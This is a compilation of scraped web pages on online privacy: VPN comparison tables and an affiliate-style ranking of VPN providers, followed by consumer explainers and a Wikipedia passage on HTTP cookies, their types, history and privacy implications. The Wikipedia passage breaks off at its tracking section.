<p>Simultaneous VPN Connections</p>	<p>10</p>	<p>Unlimited</p>
<p>Server Locations</p>	<p>54 Countries</p>	<p>84 Countries</p>
<p>Public Third-Party Audit</p>		
<p>No Ads In Free Version?</p>		
<p>Geographically Diverse Servers</p>		
<p>Free Version Simultaneous Connection Limit</p>	<p>1</p>	
<p>Free Version Data Limit</p>	<p>Unlimited</p>	<p>No Free Version</p>
<p>Free Version Server Limit</p>	<p>US, Netherlands, Japan</p>	
<p>Free Version</p>		
<p>Free Connection Speeds Limited</p>		
<p>Can Manually Select Server In Free Version</p>		
<p>Blocks Ads</p>		
<p>Are All Features Available In Free Version?</p>		
<p>500+ Servers</p>		

<p>Our Pick</p>	 <p>Surfshark VPN</p>	 <p>CyberGhost VPN</p>
<p>Rating</p>	<p>EDITORS' CHOICE</p> <p>4.0 Excellent Review</p>	<p>4.0 Excellent Review</p>
<p>Supported Protocols on macOS</p>	<p>WireGuard, IKEv2</p>	<p>WireGuard, IKEv2</p>
<p>Supported Protocols on iOS</p>	<p>WireGuard, OpenVPN, IKEv2</p>	<p>WireGuard, IKEv2</p>
<p>Supported Protocols on Android</p>	<p>WireGuard, OpenVPN, IKEv2</p>	<p>WireGuard, OpenVPN, IKEv2</p>
<p>Simultaneous VPN Connections</p>	<p>Unlimited</p>	<p>7</p>
<p>Server Locations</p>	<p>100 Countries</p>	<p>90 Countries</p>
<p>Public Third-Party Audit</p>		
<p>No Ads In Free Version?</p>		
<p>Geographically Diverse Servers</p>		
<p>Free Version Simultaneous Connection Limit</p>		
<p>Free Version Data Limit</p>	<p>No Free Version</p>	<p>No Free Version</p>
<p>Free Version Server Limit</p>		
<p>Free Version</p>		
<p>Free Connection Speeds Limited</p>		
<p>Can Manually Select Server In Free Version</p>		
<p>Blocks Ads</p>		
<p>Are All Features Available In Free Version?</p>		
<p>500+ Servers</p>		

Our Pick	 <i>TunnelBear</i> TunnelBear VPN	 IVPN
Rating	EDITORS' CHOICE 4.0 Excellent Review	EDITORS' CHOICE 4.0 Excellent Review
Supported Protocols on macOS	WireGuard, OpenVPN	WireGuard, OpenVPN
Supported Protocols on iOS	WireGuard, OpenVPN, IKEv2	WireGuard, OpenVPN, IKEv2
Supported Protocols on Android	OpenVPN	WireGuard, OpenVPN
Simultaneous VPN Connections	Unlimited	7
Server Locations	23 Countries	32 Countries
Public Third-Party Audit		
No Ads In Free Version?		
Geographically Diverse Servers		
Free Version Simultaneous Connection Limit		
Free Version Data Limit	Unlimited	
Free Version Server Limit	500MB - 1.5GB Per Month	No Free Version
Free Version	All Servers	
Free Connection Speeds Limited		
Can Manually Select Server In Free Version		
Blocks Ads		
Are All Features Available In Free Version?		
500+ Servers		

Our Pick	 MULLVAD VPN Mullvad VPN	 Mozilla VPN
Rating	EDITORS' CHOICE 4.5 Excellent Review	4.0 Excellent Review
Supported Protocols on macOS	WireGuard, OpenVPN	WireGuard
Supported Protocols on iOS	OpenVPN, WireGuard	WireGuard
Supported Protocols on Android	WireGuard, OpenVPN	WireGuard
Simultaneous VPN Connections	5	5
Server Locations	38 Countries	37 Countries
Public Third-Party Audit		
No Ads In Free Version?		
Geographically Diverse Servers		
Free Version Simultaneous Connection Limit		
Free Version Data Limit	No Free Version	No Free Version
Free Version Server Limit		
Free Version		
Free Connection Speeds Limited		
Can Manually Select Server In Free Version		
Blocks Ads		
Are All Features Available In Free Version?		
500+ Servers		

MORE INSIDE PCMAG.COM

- [The Best Free VPNs for 2023](#)

- [The Fastest VPNs for 2023](#)
- [The Best VPN Extensions for Chrome in 2023](#)
- [The Best Mac VPNs for 2023](#)
- [The Best iPhone VPNs for 2023](#)

About Max Eddy



Since my start in 2008, I've covered a wide variety of topics from space missions to fax service reviews. At PCMag, much of my work has been focused on security and privacy services, as well as a video game or two. I also write the occasional security columns, focused on making information security practical for normal people. I helped organize the Ziff Davis Creators Guild union and currently serve as its Unit Chair.

More From Max Eddy

- [Proton VPN](#)
- [Mullvad VPN](#)
- [Misinformation, MFA Doubts, and AI: Everything We Saw at RSAC 2023](#)
- [The Best Cheap VPNs for 2023](#)
- [Feds Prioritizing Disruptions Over Arrests in Cyberattack Cases](#)

Best VPNs for the UK

Be secure and private online – choose the best VPN, picked specifically for you

Leader of the VPN Market

1



Ranking out of

–
4.9 / 5

Exceptional speeds, a no-logs policy, military-grade encryption, as well as protection for your passwords and files – NordVPN is an excellent choice for full online anonymity.

[Visit NordVPN](#)

- Excellent security
- No-logs policy
- High-speed servers
- Password manager features
- Secure file storage
- 30-day money-back guarantee
- [Detailed information](#)

2



Ranking out of

–
4.6 / 5

Surfshark VPN offers intuitive apps that carry advanced security solutions, some of the most premium features, and extremely low prices.

[Visit Surfshark](#)

- Unlimited simultaneous connections
- Awesome speeds
- No-logs policy
- 30-day money-back guarantee
- 24/7 Support

- [Detailed information](#)

3

Ranking out of

–

4.4 / 5



750+ high-speed VPN servers, a fast connection, and user-friendly apps make Atlas VPN a great choice for your digital needs.

[Visit Atlas VPN](#)

- 750+ servers
- 30-day money-back guarantee
- Fast and stable connection
- 24/7 support
- [Detailed information](#)

4

Ranking out of

–

4.2 / 5



ExpressVPN offers unbreakable online security and privacy using both industry-leading and in-house-built features.

[Visit ExpressVPN](#)

- Advanced encryption
- Fast connection speed
- Independently audited
- Included Threat manager
- 30-day money-back guarantee
- [Detailed information](#)

5

Ranking out of

4.0 / 5



With over 2000 super-fast servers in 50+ countries, the US-based IPVanish VPN provides an amazing and stable performance.

[Visit IPVanish](#)

- Advanced encryption
- 24/7 customer support
- 30-day money-back guarantee
- Unlimited simultaneous connections
- Zero traffic logs
- [Detailed information](#)

6

Ranking out of

4.0 / 5



With CyberGhost, enjoy a speedy performance, extensive security features, and one of the largest server fleets in the market for a very reasonable price.

[Visit CyberGhost](#)

- Advanced encryption
- Independently audited
- 45-day money-back guarantee
- Over 9700 servers
- [Detailed information](#)

7



Ranking out of

3.9 / 5

Servers in more than 78 countries and unlimited data make PureVPN a great choice for surfing the web.

[Visit PureVPN](#)

• 1 account for 10 devices

- Low prices
- [Detailed information](#)

8



Ranking out of

3.9 / 5

Ivacy VPN offers excellent performance and great customer support – at one of the lowest prices in the market.

[Visit Ivacy VPN](#)

- 24/7 live chat support
- 30 day money-back guarantee
- [Detailed information](#)

9



Ranking out of

3.8 / 5

Long-time experience and an all-around security suite are what come with Norton Secure VPN. It leaves no space for data leaks.

[Visit Norton Secure VPN](#)

- Full no-log policy
- Ad tracker blocking
- Split tunneling
- Protects data from hackers
- 60-day money-back guarantee
- [Detailed information](#)

10

Ranking out of

3.7 / 5



Strong security and a zero-logs policy makes PrivateVPN one of the best providers.

[Visit PrivateVPN](#)

- Fast and easy to connect
- 6 simultaneous connections
- 30-day money-back guarantee
- Zero-logs policy
- [Detailed information](#)

Editor's picks for 2023



4.6

REVIEW VERDICT

Surfshark is one of the smoothest VPNs around. Its perfectly intuitive design hides advanced security solutions and some of the most premium features in the industry.

- Unlimited simultaneous connections
- Awesome speeds
- 30-day money-back guarantee

[Visit Provider](#)



NordVPN

4.9

REVIEW VERDICT

NordVPN is our "Editor's choice" for a reason - it will definitely provide you with anonymity, safety and full online threat protection. You surely have to try out this excellent VPN provider!

- Military-grade security
- No-logs policy
- 30-day money-back guarantee

[Visit Provider](#)



atlasVPN

4.4

REVIEW VERDICT

750+ high-speed VPN servers, a fast connection, and user-friendly apps make Atlas VPN a great choice for your digital needs.

- 750+ servers
- 30-day money-back guarantee
- Fast and stable connection
- 24/7 support

[Visit Provider](#)

How do we choose the best?

cybernews.com seeks to give the most relevant information about the tools we review. Our reviews are based both on objective (such as speed metrics) and subjective (e. g. user-friendliness, customer support) criteria. Service providers make constant updates regarding the provision of their services, thus, we do our best to keep up with them and change our reviews accordingly. However, please note the pricing could change quite frequently.

What are cookies? | Cookies definition

An HTTP cookie stores information in a user's web browser. Web servers generate cookies and send them to browsers, which then include the cookies in future HTTP requests.

Learning Centre

- [Data privacy](#)
- [Encryption and privacy](#)
- [Cookies](#)
- Compliance
- Glossary
- theNET

Learning Objectives

After reading this article you will be able to:

- Explain what HTTP cookies do
- Identify the different types of cookies
- Explore the relationship between cookies and data privacy

What are cookies on websites?

Cookies are small files of information that a web server generates and sends to a web browser. Web browsers store the cookies they receive for a predetermined period of time, or for the length of a user's session on a website. They attach the relevant cookies to any future requests the user makes of the web server.

Cookies help inform websites about the user, enabling the websites to personalize the user experience. For example, ecommerce websites use cookies to know what merchandise users have placed in their shopping carts. In addition, some cookies are necessary for security purposes, such as authentication cookies (see below).

The cookies that are used on the Internet are also called "HTTP cookies." Like much of the web, cookies are sent using the [HTTP protocol](#).

Where are cookies stored?

Web browsers store cookies in a designated file on users' devices. The Google Chrome web browser, for instance, stores all cookies in a file labeled "Cookies." Chrome users can view the cookies stored by the browser by [opening developer tools](#), clicking the "Application" tab, and clicking on "Cookies" in the left side menu.

What are cookies used for?

User sessions: Cookies help associate website activity with a specific user. A session cookie contains a unique string (a combination of letters and numbers) that matches a user session with relevant data and content for that user.

Suppose Alice has an account on a shopping website. She logs into her account from the website's homepage. When she logs in, the website's server generates a session cookie and sends the cookie to Alice's browser. This cookie tells the website to load Alice's account content, so that the homepage now reads, "Welcome, Alice."

Alice then clicks to a product page displaying a pair of jeans. When Alice's web browser sends an HTTP request to the website for the jeans product page, it includes Alice's session cookie with the request. Because the website has this cookie, it recognizes the user as Alice, and she does not have to log in again when the new page loads.

Personalization: Cookies help a website "remember" user actions or user preferences, enabling the website to customize the user's experience.

If Alice logs out of the shopping website, her username can be stored in a cookie and sent to her web browser. Next time she loads that website, the web browser sends this cookie to the web server, which then prompts Alice to log in with the username she used last time.

Tracking: Some cookies record what websites users visit. This information is sent to the server that originated the cookie the next time the browser has to load content from that server. With third-party tracking cookies, this process takes place anytime the browser loads a website that uses that tracking service.

If Alice has previously visited a website that sent her browser a tracking cookie, this cookie may record that Alice is now viewing a product page for jeans. The next time Alice loads a website that uses this tracking service, she may see ads for jeans.

However, advertising is not the only use for tracking cookies. Many analytics services also use tracking cookies to anonymously record user activity. ([Cloudflare Web Analytics](#) is one of the few services that does not use cookies to provide analytics, helping to protect user [privacy](#).)

What are the different types of cookies?

Some of the most important types of cookies to know include:

Session cookies

A session cookie helps a website track a user's session. Session cookies are deleted after a user's session ends — once they log out of their account on a website or exit the website. Session cookies have no expiration date, which signifies to the browser that they should be deleted once the session is over.

Persistent cookies

Unlike session cookies, persistent cookies remain in a user's browser for a predetermined length of time, which could be a day, a week, several months, or even years. Persistent cookies always contain an expiration date.

Authentication cookies

Authentication cookies help manage user sessions; they are generated when a user logs into an account via their browser. They ensure that sensitive information is delivered to the correct user sessions by associating user account information with a cookie identifier string.

Tracking cookies

Tracking cookies are generated by tracking services. They record user activity, and browsers send this record to the associated tracking service the next time they load a website that uses that tracking service.

Zombie cookies

Like the "zombies" of popular fiction, zombie cookies regenerate after they are deleted. Zombie cookies create backup versions of themselves outside of a browser's typical cookie storage location. They use these backups to reappear within a browser after they are deleted. Zombie cookies are sometimes used by unscrupulous ad networks, and even by cyber attackers.

What is a third-party cookie?

A third-party cookie is a cookie that belongs to a [domain](#) other than the one displayed in the browser. Third-party cookies are most often used for tracking purposes. They contrast with first-party cookies, which are associated with the same domain that appears in the user's browser.

When Alice does her shopping at jeans.example.com, the jeans.example.com [origin server](#) uses a session cookie to remember that she has logged into her account. This is an example of a first-party cookie. However, Alice may not be aware that a cookie from example.ad-network.com is also stored in her browser and is tracking her activity on jeans.example.com, even though she is not currently accessing example.ad-network.com. This is an example of a third-party cookie.

How do cookies affect user privacy?

As described above, cookies can be used to record browsing activity, including for advertising purposes. However, many users do not want their online behavior to be tracked. Users also lack visibility or control over what tracking services do with the data they collect.

Even when cookie-based tracking is not tied to a specific user's name or device, with some types of tracking it could still be possible to link a record of a user's browsing activity with their real identity. This information could be used in any number of ways, from unwanted advertising to the monitoring, stalking, or harassment of users. (This is not the case with all cookie usage.)

Some privacy laws, like the EU's [ePrivacy Directive](#), address and govern the use of cookies. Under this directive, users have to provide "informed consent" — they have to be notified of how the website uses cookies and agree to this usage — before the website can use cookies. (The exception to this is cookies that are "strictly necessary" for the website to function.) The EU's [General Data Protection Regulation \(GDPR\)](#) considers cookie identifiers to be personal data, so its rules apply to cookie usage in the EU as well. Also, any personal data collected by cookies falls under the GDPR's jurisdiction.

Largely because of these laws, many websites now display cookie banners that allow users to review and control the cookies those websites use.

What are Cookies?

HTTP cookies are essential to the modern Internet but a vulnerability to your privacy. As a necessary part of web browsing, HTTP cookies help web developers give you more personal, convenient website visits. Cookies let websites remember you, your website logins, shopping carts and more. But they can also be a treasure trove of private info for criminals to spy on.

Guarding your privacy online can be overwhelming. Fortunately, even a basic understanding of cookies can help you keep unwanted eyes off your internet activity.

While most cookies are perfectly safe, some can be used to track you without your consent. Worse, legitimate cookies can sometimes be spied upon if a criminal gets access.

In this article, we will guide you through how cookies work and how you can stay safe online. We'll answer key questions like:

- What are cookies?
- What are cookies on a computer?
- What are cookies on a website?
- Can cookies contain viruses?
- How can I remove cookies?

What Are Cookies?

Cookies are text files with small pieces of data — like a username and password — that are used to identify your computer as you use a computer network. Specific cookies known as HTTP cookies are used to identify specific users and improve your web browsing experience.

Data stored in a cookie is created by the server upon your connection. This data is labeled with an ID unique to you and your computer.

When the cookie is exchanged between your computer and the network server, the server reads the ID and knows what information to specifically serve to you.

Different types of cookies - Magic Cookies and HTTP Cookies

- Magic Cookies
- HTTP Cookies

Cookies generally function the same but have been applied to different use cases:

"Magic cookies" are an old computing term that refers to packets of information that are sent and received without changes. Commonly, this would be used for a login to computer database systems, such as a business internal network. This concept predates the modern "cookie" we use today.

HTTP cookies are a repurposed version of the "magic cookie" built for internet browsing. Web browser programmer Lou Montulli used the "magic cookie" as inspiration in 1994. He recreated this concept for browsers when he helped an online shopping store fix their overloaded servers.

The HTTP cookie is what we currently use to manage our online experiences. It is also what some [malicious people can use to spy on your online activity](#) and steal your personal info.

To explain, you'll want to understand exactly what are internet cookies and why do they matter?

What are HTTP Cookies?

HTTP cookies, or internet cookies, are built specifically for Internet web browsers to track, personalize, and save information about each user's session. A "session" just refers to the time you spend on a site.

Cookies are created to identify you when you visit a new website. The web server — which stores the website’s data — sends a short stream of identifying info to your web browser.

Browser cookies are identified and read by “name-value” pairs. These tell cookies where to be sent and what data to recall.

The server only sends the cookie when it wants the web browser to save it. If you’re wondering “where are cookies stored,” it’s simple: your web browser will store it locally to remember the “name-value pair” that identifies you.

If a user returns to that site in the future, the web browser returns that data to the web server in the form of a cookie. This is when your browser will send it back to the server to recall data from your previous sessions.

To put it simply, cookies are a bit like getting a ticket for a coat check:

- **You hand over your “coat” to the cloak desk.** In this case, a pocket of data is linked to you on the website server when you connect. This data can be your personal account, your shopping cart, or even just what pages you’ve visited.
- **You get a “ticket” to identify you as the “coat” owner.** The cookie for the website is given to you and stored in your web browser. It has a unique ID especially for you.
- **If you leave and return, you can get the “coat” with your “ticket”.** Your browser gives the website your cookie. It reads the unique ID in the cookie to assemble your activity data and recall your visit just as you left it.

What Are Cookies Used For?

Websites use HTTP cookies to streamline your web experiences. Without cookies, you’d have to login again after you leave a site or rebuild your shopping cart if you accidentally close the page. Making cookies an important part of the internet experience.

Based on this, you’ll want to understand why they’re worth keeping — and when they’re not.

Here’s how cookies are intended to be used:

1. **Session management.** For example, cookies let websites recognize users and recall their individual login information and preferences, such as sports news versus politics.
2. **Personalization.** Customized advertising is the main way cookies are used to personalize your sessions. You may view certain items or parts of a site, and cookies use this data to help build targeted ads that you might enjoy.
3. **Tracking.** Shopping sites use cookies to track items users previously viewed, allowing the sites to suggest other goods they might like and keep items in shopping carts while they continue shopping.

While this is mostly for your benefit, web developers get a lot out of this set-up as well.

Cookies are stored on your device locally to free up storage space on a website's servers. In turn, websites can personalize while saving money on server maintenance and storage costs.

What are the different types of HTTP Cookies?

With a few variations, cookies in the cyber world come in two types: session and persistent.

Session cookies are used only while navigating a website. They are stored in random access memory and are never written to the hard drive.

When the session ends, session cookies are automatically deleted. They also help the "back" button or third-party anonymizer plugins work. These plugins are designed for specific browsers to work and help maintain user privacy.

Persistent cookies remain on a computer indefinitely, although many include an expiration date and are automatically removed when that date is reached.

Persistent cookies are used for two primary purposes:

1. **Authentication.** These cookies track whether a user is logged in and under what name. They also streamline login information, so users don't have to remember site passwords.
2. **Tracking.** These cookies track multiple visits to the same site over time. Some online merchants, for example, use cookies to track visits from particular users, including the pages and products viewed. The information they gain allows them to suggest other items that might interest visitors. Gradually, a profile is built based on a user's browsing history on that site.

Why Cookies Can Be Dangerous

Since the data in cookies doesn't change, cookies themselves aren't harmful.

They can't infect computers with viruses or other malware. However, some cyberattacks can [hijack](#) cookies and enable access to your browsing sessions.

The danger lies in their ability to track individuals' browsing histories. To explain, let's discuss what cookies to watch out for.

First-Party vs. Third-Party Cookies

Some cookies may pack more of a threat than others depending on where they come from.

First-party cookies are directly created by the website you are using. These are generally safer, as long as you are browsing reputable websites or ones that have not been compromised.

Third-party cookies are more troubling. They are generated by websites that are different from the web pages users are currently surfing, usually because they're linked to ads on that page.

Visiting a site with 10 ads may generate 10 cookies, even if users never click on those ads.

Third-party cookies let advertisers or analytics companies track an individual's browsing history across the web on any sites that contain their ads.

Consequently, the advertiser could determine that a user first searched for running apparel at a specific outdoor store before checking a particular sporting goods site and then a certain online sportswear boutique.

Zombie cookies are from a third-party and permanently installed on users' computers, even when they opt not to install cookies. They also reappear after they've been deleted. When zombie cookies first appeared, they were created from data stored in the [Adobe Flash storage bin](#). They are sometimes called "flash cookies" and are extremely difficult to remove.

Like other third-party cookies, zombie cookies can be used by web analytics companies to track unique individuals' browsing histories. Websites may also use zombies to ban specific users.

Allowing or Removing Cookies

Cookies can be an optional part of your internet experience. If you so choose, you can limit what cookies end up on your computer or mobile device.

If you allow cookies, it will streamline your surfing. For some users, no cookies security risk is more important than a convenient internet experience.

Here's how to allow cookies:

- Find the cookie section — typically under Settings > Privacy.
- Click the boxes to allow cookies. Sometimes the option says, "Allow local data."
- If you don't want cookies, you can simply uncheck these boxes.

Removing cookies can help you mitigate your risks of privacy breaches. It can also reset your browser tracking and personalization. To help, [Kaspersky offers step-by-step instructions for removing cookies](#) from the most popular web browsers.

Removing normal cookies is easy, but it could make certain web sites harder to navigate. Without cookies internet, users may have to re-enter their data for each visit. Different browsers store cookies in different places, but usually, you can:

- Find the Settings, Privacy section — sometimes listed under Tools, Internet Options, or Advanced.
- Follow the prompts on the available options to manage or remove cookies.

To remove tracking cookie infestations and more malicious types, you'll want to enlist the help of some [internet security](#) software.

Before removing cookies, evaluate the ease of use expected from a website that uses cookies. In most cases, cookies improve the web experience, but they should be handled carefully.

In the future, you can anonymize your web use by using a [virtual private network \(VPN\)](#). These services tunnel your web connection to a remote server that poses as you. Cookies will be labelled for that remote server in another country, instead of your local computer.

Regardless of how you handle cookies, it's best to remain on guard and clean up your cookies often.

Kaspersky Internet Security received two [AV-TEST awards for the best performance & protection for an internet security product in 2021](#). In all tests Kaspersky Internet Security showed outstanding performance and protection against cyber-threats.

Related articles:

- [What is Adware?](#)
- [What is a Trojan?](#)
- [Computer Viruses and Malware Facts and FAQ](#)
- [Spam and Phishing](#)

HTTP cookie

HTTP cookies (also called **web cookies**, **Internet cookies**, **browser cookies**, or simply **cookies**) are small blocks of [data](#) created by a [web server](#) while a [user](#) is [browsing](#) a [website](#) and placed on the user's computer or other device by the user's [web browser](#). Cookies are placed on the device used to access a website, and more than one cookie may be placed on a user's device during a session.

Cookies serve useful and sometimes essential functions on the [web](#). They enable web servers to store [stateful](#) information (such as items added in the shopping cart in an [online store](#)) on the user's device or to track the user's browsing activity (including clicking particular buttons, [logging in](#), or recording which [pages were visited in the past](#)).^[1] They can also be used to save for subsequent use information that the user previously entered into [form fields](#), such as names, addresses, [passwords](#), and [payment card numbers](#).

Authentication cookies are commonly used by web servers to [authenticate](#) that a user is logged in, and with which [account](#) they are logged in. Without the cookie, users would need to authenticate themselves by logging in on each page containing sensitive information that they wish to access. The security of an authentication cookie generally depends on the security of the issuing website and the user's [web browser](#), and on whether the cookie data is [encrypted](#). [Security vulnerabilities](#) may allow a cookie's data to be read by an [attacker](#), used to gain access to [user data](#), or used to gain access (with the user's credentials) to the website to which the cookie belongs (see [cross-site scripting](#) and [cross-site request forgery](#) for examples).^[2]

Tracking cookies, and especially [third-party tracking cookies](#), are commonly used as ways to compile long-term records of individuals' [browsing histories](#) — a potential [privacy concern](#) that prompted European^[3] and U.S. lawmakers to take

action in 2011.^{[4][5]} European law requires that all websites targeting [European Union](#) member states gain "[informed consent](#)" from users before storing non-essential cookies on their device.

Background

Origin of the name

The term *cookie* was coined by web-browser programmer [Lou Montulli](#). It was derived from the term [magic cookie](#), which is a packet of data a program receives and sends back unchanged, used by [Unix](#) programmers.^{[6][7]} The term magic cookie itself derives from the [fortune cookie](#), a wafer with a paper message inside.^[8]

History

Magic cookies were already used in computing when computer programmer [Lou Montulli](#) had the idea of using them in web communications in June 1994.^[9] At the time, he was an employee of [Netscape Communications](#), which was developing an [e-commerce](#) application for [MCI](#). [Vint Cerf](#) and [John Klensin](#) represented MCI in technical discussions with Netscape Communications. MCI did not want its servers to have to retain partial transaction states, which led them to ask Netscape to find a way to store that state in each user's computer instead. Cookies provided a solution to the problem of reliably implementing a [virtual shopping cart](#).^{[10][11]}

Together with John Giannandrea, Montulli wrote the initial Netscape cookie specification the same year. Version 0.9beta of [Mosaic Netscape](#), released on October 13, 1994,^{[12][13]} supported cookies.^[11] The first use of cookies (out of the labs) was checking whether visitors to the Netscape website had already visited the site. Montulli applied for a patent for the cookie technology in 1995, which was granted in 1998.^[14] Support for cookies was integrated with [Internet Explorer](#) in version 2, released in October 1995.^[15]

The introduction of cookies was not widely known to the public at the time. In particular, cookies were accepted by default, and users were not notified of their presence.^[citation needed] The public learned about cookies after the [Financial Times](#) published an article about them on February 12, 1996.^[16] In the same year, cookies received a lot of media attention, especially because of potential privacy implications. Cookies were discussed in two U.S. [Federal Trade Commission](#) hearings in 1996 and 1997.^[2]

The development of the formal cookie specifications was already ongoing. In particular, the first discussions about a formal specification started in April 1995 on the www-talk [mailing list](#). A special working group within the [Internet Engineering Task Force](#) (IETF) was formed. Two alternative proposals for introducing state in HTTP transactions had been proposed by [Brian Behlendorf](#) and David Kristol respectively. But the group, headed by Kristol himself and Lou Montulli, soon decided to use the Netscape specification as a starting point. In February 1996, the working group identified third-party cookies as a considerable privacy threat. The specification produced by the group was eventually published as RFC 2109 in February 1997. It specifies that third-party cookies were either not allowed at all, or at least not enabled by default.^[17] At this time, advertising companies were already using third-party cookies. The recommendation about third-party cookies of RFC

2109 was not followed by Netscape and Internet Explorer. RFC 2109 was superseded by RFC 2965 in October 2000.

RFC 2965 added a `Set-Cookie2` [header field](#), which informally came to be called "RFC 2965-style cookies" as opposed to the original `Set-Cookie` header field which was called "Netscape-style cookies".^{[18][19]} `Set-Cookie2` was seldom used, however, and was [deprecated](#) in RFC 6265 in April 2011 which was written as a definitive specification for cookies as used in the real world.^[20] No modern browser recognizes the `Set-Cookie2` header field.^[21]

Terminology

Session cookie

A *session cookie* (also known as an *in-memory cookie*, *transient cookie* or *non-persistent cookie*) exists only in temporary memory while the user navigates a website.^[22] Session cookies expire or are deleted when the user closes the web browser.^[23] Session cookies are identified by the browser by the absence of an expiration date assigned to them.

Persistent cookie

A *persistent cookie* expires at a specific date or after a specific length of time. For the persistent cookie's lifespan set by its creator, its information will be transmitted to the server every time the user visits the website that it belongs to, or every time the user views a resource belonging to that website from another website (such as an advertisement).

For this reason, persistent cookies are sometimes referred to as *tracking cookies*^{[citation needed](#)} because they can be used by advertisers to record information about a user's web browsing habits over an extended period of time. Persistent cookies are also used for reasons such as keeping users logged into their accounts on websites, to avoid re-entering login credentials at every visit. (See [§ Uses](#), below.)

Secure cookie

A *secure cookie* can only be transmitted over an encrypted connection (i.e. [HTTPS](#)). They cannot be transmitted over unencrypted connections (i.e. [HTTP](#)). This makes the cookie less likely to be exposed to cookie theft via [eavesdropping](#). A cookie is made secure by adding the `Secure` flag to the cookie.

Http-only cookie

An *http-only cookie* cannot be accessed by client-side APIs, such as [JavaScript](#). This restriction eliminates the threat of cookie theft via [cross-site scripting](#) (XSS).^[24] However, the cookie remains vulnerable to [cross-site tracing](#) (XST) and [cross-site request forgery](#) (CSRF) attacks. A cookie is given this characteristic by adding the `HttpOnly` flag to the cookie.

Same-site cookie

In 2016 [Google Chrome](#) version 51 introduced^[25] a new kind of cookie with attribute `SameSite`. The attribute `SameSite` can have a value of `Strict`, `Lax` or `None`.^[26] With attribute `SameSite=Strict`, the browsers would only

send cookies to a target domain that is the same as the origin domain. This would effectively mitigate [cross-site request forgery](#) (CSRF) attacks.^[27] With `SameSite=Lax`, browsers would send cookies with requests to a target domain even it is different from the origin domain, but only for *safe* requests such as GET (POST is unsafe) and not third-party cookies (inside iframe). Attribute `SameSite=None` would allow third-party (cross-site) cookies, however, most browsers require [secure attribute](#) on `SameSite=None` cookies.^[28]

The Same-site cookie is incorporated into [a new RFC draft for "Cookies: HTTP State Management Mechanism"](#) to update RFC 6265 (if approved).

Chrome, Firefox, Microsoft Edge all started to support Same-site cookies.^[29] The key of rollout is the treatment of existing cookies without the `SameSite` attribute defined, Chrome has been treating those existing cookies as if `SameSite=None`, this would keep all website/applications run as before. Google intended to change that default to `SameSite=Lax` in February 2020,^[30] the change would break those applications/websites that rely on third-party/cross-site cookies, but without `SameSite` attribute defined. Given the extensive changes for web developers and [COVID-19](#) circumstances, Google temporarily rolled back the `SameSite` cookie change.^[31]

Supercookie

A *supercookie* is a cookie with an origin of a [top-level domain](#) (such as `.com`) or a public suffix (such as `.co.uk`). Ordinary cookies, by contrast, have an origin of a specific domain name, such as `example.com`.

Supercookies can be a potential security concern and are therefore often blocked by web browsers. If unblocked by the browser, an attacker in control of a malicious website could set a supercookie and potentially disrupt or impersonate legitimate user requests to another website that shares the same top-level domain or public suffix as the malicious website. For example, a supercookie with an origin of `.com`, could maliciously affect a request made to `example.com`, even if the cookie did not originate from `example.com`. This can be used to fake logins or change user information.

The [Public Suffix List](#)^[32] helps to mitigate the risk that supercookies pose. The Public Suffix List is a cross-vendor initiative that aims to provide an accurate and up-to-date list of domain name suffixes. Older versions of browsers may not have an up-to-date list, and will therefore be vulnerable to supercookies from certain domains.

Other uses

The term *supercookie* is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such *supercookie* mechanisms were found on Microsoft websites in August 2011: cookie syncing that respawned MUID (machine unique identifier) cookies, and [ETag](#) cookies.^[33] Due to media attention, Microsoft later disabled this code.^[34] In a 2021 blog post, Mozilla used the term *supercookie* to refer to [the use of browser cache](#) as a means of tracking users across sites.^[35]

Zombie cookie

Main articles: [Zombie cookie](#) and [Evercookie](#)

A *zombie cookie* is data and code that has been placed by a [web server](#) on a visitor's computer or other device in a hidden location outside the visitor's [web browser](#)'s dedicated cookie storage location, and that automatically recreates a HTTP cookie as a regular cookie after the original cookie had been deleted. The zombie cookie may be stored in multiple locations, such as [Flash Local shared object](#), [HTML5 Web storage](#), and other client-side and even server-side locations, and when absence is detected in one of the locations, the missing instance is recreated by the JavaScript code using the data stored in other locations.^{[36][37]}

Cookie wall

A cookie wall pops up on a website and informs the user of the website's cookie usage. It has no reject option, and the website is not accessible without tracking cookies.

Structure

A cookie consists of the following components:^{[38][39][40]}

1. Name
2. Value
3. Zero or more attributes ([name/value pairs](#)). Attributes store information such as the cookie's expiration, domain, and flags (such as `Secure` and `HttpOnly`).

Uses

Session management

Cookies were originally introduced to provide a way for users to record items they want to purchase as they navigate throughout a website (a virtual *shopping cart* or *shopping basket*).^{[10][11]} Today, however, the contents of a user's shopping cart are usually stored in a database on the server, rather than in a cookie on the client. To keep track of which user is assigned to which shopping cart, the server sends a cookie to the client that contains a [unique session identifier](#) (typically, a long string of random letters and numbers). Because cookies are sent to the server with every request the client makes, that session identifier will be sent back to the server every time the user visits a new page on the website, which lets the server know which shopping cart to display to the user.

Another popular use of cookies is for logging into websites. When the user visits a website's login page, the web server typically sends the client a cookie containing a unique session identifier. When the user successfully logs in, the server remembers that that particular session identifier has been authenticated and grants the user access to its services.

Because session cookies only contain a unique session identifier, this makes the amount of personal information that a website can save about each user virtually limitless—the website is not limited to restrictions concerning how large a cookie can be. Session cookies also help to improve page load times, since the amount of information in a session cookie is small and requires little bandwidth.

Personalization

Cookies can be used to remember information about the user in order to show relevant content to that user over time. For example, a web server might send a cookie containing the username that was last used to log into a website, so that it may be filled in automatically the next time the user logs in.

Many websites use cookies for personalization based on the user's preferences. Users select their preferences by entering them in a web form and submitting the form to the server. The server encodes the preferences in a cookie and sends the cookie back to the browser. This way, every time the user accesses a page on the website, the server can personalize the page according to the user's preferences. For example, the [Google](#) search engine once used cookies to allow users (even non-registered ones) to decide how many search results per page they wanted to see. Also, [DuckDuckGo](#) uses cookies to allow users to set the viewing preferences like colors of the web page.

Tracking

See also: [Web tracking](#)

